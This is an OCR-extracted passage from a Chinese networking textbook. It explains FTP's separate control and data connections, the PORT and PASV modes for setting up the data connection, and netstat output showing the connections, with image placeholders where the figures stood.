


图 11-4　登录窗口

登录成功之后可以看到如图 11-5 所示的窗口，查看到的就是 Windows XP 虚拟机 E:\peter 文件夹下的内容，用户可以向该文件夹上传或下载文件，但不能执行删除、重命名等操作。



图 11-5　登录成功

11.2　FTP 使用两条逻辑连接

FTP 与其他应用层协议(例如 HTTP、SMTP)的不同之处在于它在客户与服务器之间建立两条逻辑连接。一条是控制连接，使用 TCP21 端口，用于传送控制命令，例如上传、下载、删除、重命名等。另一条是数据连接，使用 TCP20 端口，用于传送具体的文件数据，即上传、下载的文件数据通过数据连接传递。

客户从登录 FTP 服务器开始到关闭浏览器结束是一次完整的会话过程。在这个过程中使用了一条控制连接，多条数据连接，每条数据连接完成一个任务，例如上传或下载一个文件。

11.3 控制连接和数据连接的建立过程

11.3.1 控制连接的建立

控制连接的建立过程如图 11-6 所示。首先服务器打开 TCP21 端口等待连接，客户选择一个随机端口 62010 主动与服务器建立一条 TCP 控制连接，在整个会话过程中这条连接始终存在。




图 11-6 控制连接的建立过程

图 11-7 是在 FTP 服务器端使用 netstat -an 命令查看到的控制连接建立过程。



Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING

(a) FTP服务器打开21端口等待连接请求

TCP	192.168.0.2:21	192.168.0.5:1154	ESTABLISHED

(b) 客户与服务器建立了一条控制连接

图 11-7 使用 netstat -an 命令查看到的控制连接

11.3.2 服务器主动方式建立数据连接(PORT 方式)

数据连接有两种建立方式，第一种是服务器主动方式，也称为 PORT 方式。这种方式的连接建立过程如图 11-8 所示。首先客户进程打开一个随机端口 63000，客户在这个端口等待服务器发起主动连接请求。由于服务器并不知道客户选择的随机端口号，因此客户在控制连接上使用一条 PORT 命令将随机端口 63000 通知给服务器。之后服务器会使用 TCP20 端口主动与客户的 63000 端口建立一条数据连接。这条连接由服务器主动请求建立，即 TCP 第一次握手报文由服务器发出，因此将这种方式称为服务器主动方式。




图 11-8　服务器主动方式建立数据连接

11.3.3　客户主动方式建立数据连接（PASV 方式）

第二种连接建立方式是客户主动方式，也称为 PASV 方式。这种方式的连接建立过程如图 11-9 所示。服务器首先打开一个随机端口 2001 等待客户连接。由于客户并不了




图 11-9　客户主动方式建立数据连接

解服务器选择的随机端口号，因此服务器在控制连接上给客户发送了一条 PASV 指令，将自己选择的随机端口 2001 通知给客户。之后客户使用随机端口 63000 主动与服务器的 2001 端口建立一条数据连接。由于这条 TCP 连接的第一次握手报文由客户主动发出，因此称这种方式为客户主动方式。

为什么设计两种数据传输模式呢？主要是为了使 FTP 能够适应不同的网络环境。考虑下面这种情况，在使用专用地址的内部网络主机访问因特网 FTP 服务器。这种情况下 TCP 连接必须由内部网络的客户机主动发起，这样经过 NAT 路由器的转换才能实现内、外网的通信。因此这种情况只能使用 PASV 方式，而不能使用 PORT 方式。如果在具有全局合法 IP 地址的主机上访问 FTP 服务器，那么两种模式都可以使用。

11.4 FTP 的数据传送过程

11.4.1 目录数据的传送过程

客户登录 FTP 服务器之后会看到根目录下的文件信息，这些目录数据是从服务器端传送到客户端的。图 11-10 给出的是目录数据的传送过程。

